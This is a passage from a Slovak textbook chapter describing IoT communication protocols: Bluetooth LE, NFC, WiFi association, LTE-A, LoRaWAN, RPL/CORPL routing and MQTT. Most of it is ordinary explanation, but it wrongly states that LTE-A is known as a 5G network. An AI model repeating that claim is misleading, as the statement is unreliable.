
Bluetooth LE je charakteristickou črtou špecifikácie Bluetooth 4.0. Je navrhnutý pre aplikácie s extrémne nízkym výkonom, ale zachováva podobnosť s klasickým rozhraním Bluetooth.

Vo fyzickej vrstve používa technológia Bluetooth LE aj naďalej adaptačné spektrum šírenia frekvencií (FHSS). Počet kanálov sa zmenšil zo 79 (v klasickom Bluetooth) na 40. Základná rýchlosť Bluetooth LE je 1 Mb / s. Bluetooth LE má z pohľadu pokrytia dosah až niekoľko desiatok metrov.

Proces komunikácie prebieha nasledujúcim spôsobom:

1. Zariadenia oznamujú svoju prítomnosť a schopnosť pripojenia.
2. Zariadenie, ktoré bude v hlavnej úlohe (označované aj ako master), počúva tieto oznámenia a iniciuje spojenie vyslaním správy s názvom "Žiadosť o pripojenie". Táto správa je odoslaná ku každému zariadeniu, ku ktorému sa master pokúša pripojiť.
3. Master môže spravovať viac simultánnych spojení s viacerými klientskymi zariadeniami (označované ako slave).
4. Slave zariadenie môže byť pripojené iba k jednému master zariadeniu.

Preto Bluetooth LE vytvára topológiu hviezdy. Doba vytvorenia spojenia medzi hlavným a podriadeným zariadením trvá menej ako 3 ms. Akonáhle sú pripojené dve zariadenia, Master používa schému časového rozdelenia viacnásobného prístupu (TDMA) na plánovanie začiatku udalosti spojenia. Správa "Požiadavka pripojenia" slúži ako referencia pre synchronizáciu medzi Master a Slave.



Obrázok 5.12 – Topológia Bluetooth

Zdroj [22]

Near Field Communication (NFC)


Technológia NFC bola pôvodne vyvinutá a štandardizovaná do konca dvadsiateho storočia pre dopravný trh. Hlavnou myšlienkou bolo nasadenie elektronického predaja cestovných lístkov na báze zabezpečených mikrokontrolérov, ktoré sú podobné tým, ktoré sa používajú na SIM karte.

Technológia NFC v súčasnosti umožňuje ľuďom integrovať svoje vernostné karty, kreditné karty do svojich mobilných telefónov. Okrem integrácie týchto kariet do mobilných zariadení prináša technológia NFC aj inovatívne príležitosti pre mobilné komunikácie. Umožňuje dvom používateľom ľahko komunikovať a vymieňať si dáta jednoducho dotykom dvoch mobilných telefónov.

Technológia navyše poskytuje schopnosti čítačky NFC pre mobilné telefóny, takže je možné čítať značky RFID (Radio Frequency Identification).

Existujú tri hlavné prevádzkové režimy pre NFC:

- **režim emulácie karty** (pasívny režim) - zariadenie NFC sa správa ako existujúca bezkontaktná karta, ktorá zodpovedá niektorému staršiemu štandardu,
- **režim peer-to-peer** - dve zariadenia NFC si vymieňajú informácie. Zariadenie, ktoré je iniciátor (zariadenie na prieskum), vyžaduje menej energie v porovnaní s režimom snímača / zapisovača, pretože cieľ (poslucháč) používa vlastné napájanie,
- **režim čítačky / zapisovača** (aktívny režim) - zariadenie NFC je aktívne a číta alebo zapisuje na pasívnu staršiu značku RFID.



Obrázok 5.13 - NFC režim

Zdroj [11]


WiFi

Norma IEEE 802.11 rozširuje sieťové štandardy rady 802 na bezdrôtové médium tak, že špecifikuje komunikáciu bezdrôtovej lokálnej siete (WLAN) v pásmach ISM (frekvencie používané pre priemyselne, vedecké a medicínske účely). Prvá verzia bola zverejnená v roku 1997.

V nastaveniach infraštruktúry sa bezdrôtové stanice (STA) pripájajú alebo spájajú s prístupovým bodom (AP). Toto zoskupenie zariadení (STA (s) + AP) sa nazýva základná služba (BSS), kde sa každý STA môže pripojiť k externej sieti (Internetu) prostredníctvom pridruženého AP.

BSS používa identifikačné číslo služby (SSID) na identifikáciu, pričom bežní ľudia poznajú toto SSID skôr pod názvom siete. Viaceré AP je možné pripojiť cez káblový distribučný systém (DS), kde sú rôzne BSS označované ako rozšírená služba (ESS). V scenári, v ktorom BSS používajú rôzne SSID, môže STA zmeniť priradenie do siete s označením SSID, ale musí zmeniť svoju asociáciu s iným AP, čo spôsobí dočasnú stratu spojenia.

Základný identifikátor siete (BSSID) je fyzická adresa (MAC) AP, čo umožňuje STA identifikovať jedinečný BSS AP v ESS. Tento prieskum sa uskutočňuje na infraštruktúre n-WLAN v rámci jedného BSS, čo je znázornené na obrázku 5.15.



Aby sa klientsky počítač asocioval s access-pointom (AP), musí prejsť trojfázovým nastavovacím procesom, ako je znázornené na obrázku 5.15. Proces asociácie sa skladá z troch fáz:

- skenovanie,
- overovanie,
- asociácia.

Po zapnutí sieťovej karty pre WiFi sieť, môže systém objaviť blízke AP pomocou pasívneho alebo aktívneho skenovania.


Pasívne skenovanie

Zahŕňa počúvanie na každom kanáli vysielania majákov vysielaných z AP.

Aktívne skenovanie

Proces, kedy stanica aktívne vysielá rámec skenovania. Stanica s pomocou všesmerového vysielania na zvolenom frekvenčnom kanáli, informuje o svojej prítomnosti a pošle požiadavku na pripojenie do siete. Následne očakáva odpoveď z AP na danom kanáli.

Proces nadväzovania spojenia s prístupovým bodom WiFi siete obsahuje štyri hlavné kroky. Priebeh komunikácie je schématicky naznačený na obrázku 5.16.



Po nájdení všetkých AP v sieti a výbere jedného z nich sa spúšťa autentifikačný proces pripojenia. Tento proces prebieha nasledujúcim spôsobom:

Krok 1: Stanica prvýkrát odošle autentifikačný rámec, na ktorý vybraný AP reaguje s ďalšími autentifikačnými rámcami.


Krok 2: Proces autentifikácie obmedzuje stanice, ktoré môžu pristupovať do siete, ktorá je chránená konkrétnym AP. Jedná sa o mechanizmus kontroly prístupu k sieti.

Krok 3: Po úspešnej autentifikácii sa STA presunie do asociácie s AP odoslaním rámca žiadosti o pridruženie/znovuzavedenie, na ktorý AP odpovedá s rámcom odozvy asociácie/re-asociácie.

Krok 4: Nakoniec odosiela STA do AP APC rámček potvrdenia (ACK). Akonáhle AP obdrží tento rámec, ACK, STA je priradený k AP a platné spojenie sa vytvorí medzi STA a AP.

LTE-A

Long-Term Evolution Advanced, skrátene označované aj ako LTE-A. Táto technológia je známa aj ako 5G sieť, čo je súbor štandardov navrhnutých tak, aby vyhovovali požiadavkám pre komunikáciu medzi strojmi (machine-to-machine, označované aj ako M2M). LTE-A je následníkom siete LTE. Tento typ architektúry sa často používa pri IoT zariadeniach pripojených v mobilných sieťach.



Architektúra LTE-A pozostáva z hlavnej prístupovej brány, a takzvanej základovej stanice (Donor eNB, DeNB). Jej úlohou je poskytovanie služieb RN uzlom, zaistovanie preposielania paketov ďalej do siete, poskytovanie mobilných služieb.

Prostredníctvom uzlov označovaných ako RN, môže byť rozšírený dosah hlavnej siete. RN uzol zodpovedá za vytvorenie rádiových a dátových plánov, ovláda bezdrôtové pripojenia a kontroly rádiového prístupu pre koncové zariadenia. Z pohľadu používateľa sa RN snaží vyzeráť ako štandardný eNB uzol.


Medzi hlavné výhody tejto technológie patria:

- vyššia prenosová rýchlosť,
- nižšia latencia (oneskorenie) prenášaných dát,
- väčšia šírka vysielacieho pásma,
- relatívne dobré prenosové rýchlosti pri slabom signále.


LoRaWAN

LoRaWAN (Low Power WAN Protocol for Internet of Things) je nová technológia bezdrôtovej komunikácie navrhnutá pre nízkonapäťové siete WAN s nízkymi nákladmi, mobilitou, bezpečnosťou a obojsmernou komunikáciou pre aplikácie IoT.

Ide o optimalizovaný protokol nízkej spotreby určený pre bezdrôtové siete s veľkým počtom zariadení.



LoRaWAN pre komunikáciu využíva rádiové frekvenčné pásma bez licencie ako 169 MHz, 433 MHz, 868 MHz (Európa) a 915 MHz (Severná Amerika). Medzi hlavné výhody patrí zníženie spotreby energie pri zachovaní vysielacieho dosahu. Pre názornosť si pozrime obrázok 5.19, kde je porovnanie energetickej spotreby a vysielacieho dosahu pre rôzne komunikačné technológie.



5.5.2 Sieťová vrstva


Pre komunikáciu v IoT boli vyvinuté nové protokoly pre smerovanie komunikácie v sieťach. Dôvodom vytvorenia nových komunikačných protokolov, bola potreba naplniť špecifické potreby, ktoré vznikajú pri komunikácii medzi IoT zariadeniami.

RPL

Protokol chce byť odpoveďou na problémy zariadení napájaných z batérie, ktoré sú pripojené do siete so slabým alebo vypadávajúcim signálom, čo sa prejavuje vysokou mierou straty dát.

RPL môže zahŕňať rôzne druhy dopravných a signalizačných informácií, ktoré sa vymieňajú medzi uzlami. Typ informácií závisí od požiadaviek kladených na dátové toky. Protokol podporuje prepojenia:

- MP2P (Multipoint to point),
- P2MP (Point to MultiPoint),
- P2P (Point-to-Point).



CORPL

Rozšírením protokolu RPL je kognitívna RPL, označovaný aj ako CORPL. Tento protokol má dve nové modifikácie:

- Využíva oportunistické presmerovanie paketov pre výber z pomedzi viacerých ciest k cieľu.
- Koordinuje medzi uzlami, aby si vybral najlepší ďalší skok.

Na základe aktualizovaných informácií každý uzol dynamicky aktualizuje svoje susedské priority a vytvára vlastné rozhodovanie o ceste k cieľu.

5.5.3 Relačná vrstva

MQTT

Message Queue Telemetry Transport, je komunikačný protokol navrhnutý pre zabezpečovanie asynchrónnej komunikácie medzi aplikáciami a middleware systémom, ktorý beží na vzdialenom serveri. Výhodou asynchrónnej komunikácie je možnosť získať informácie o aktuálnych udalostiach s istým časovým oneskorením.


Príkladom synchrónnej komunikácie je telefonát. Pokiaľ volaný nie je dostupný, volajúci mu nemôže oznámiť vznik novej udalosti. Pri asynchrónnej komunikácii, je tento problém vyriešený pomocou zápisu do zoznamu (anglicky queue). Volajúci môže zanechať správu o novej udalosti v hlasovej schránke volaného. V momente, keď je volaný opäť dostupný, prečíta si správu z hlasovej schránky. Týmto kvôli svojej nedostupnosti, neprišiel o informáciu o novej udalosti.

Architektúra publikovania (anglicky publish) a predplácania (anglicky subscribe), ktorá je znázornená na obrázku 5.21 pozostáva z troch hlavných komponentov:

- vydavateľ (publisher),
- odoberateľ (subscriber),
- maklér (broker).

Z pohľadu IoT, vydavateľ (publisher) je v podstate senzor, alebo individuálne IoT zariadenie, ktoré sa pripája k maklérovi (broker), aby posielal svoje údaje. Odoberateľmi (subscribers) sú aplikácie, ktoré majú záujem o určitú tému (TEPLOTU) alebo údaje, takže sa pripájajú k maklérom, aby boli informovaní vždy, keď budú v systéme dostupné nové údaje.

Makléri klasifikujú prijaté údaje v témach a posielajú ich účastníkom, ktorí majú záujem o tieto témy.



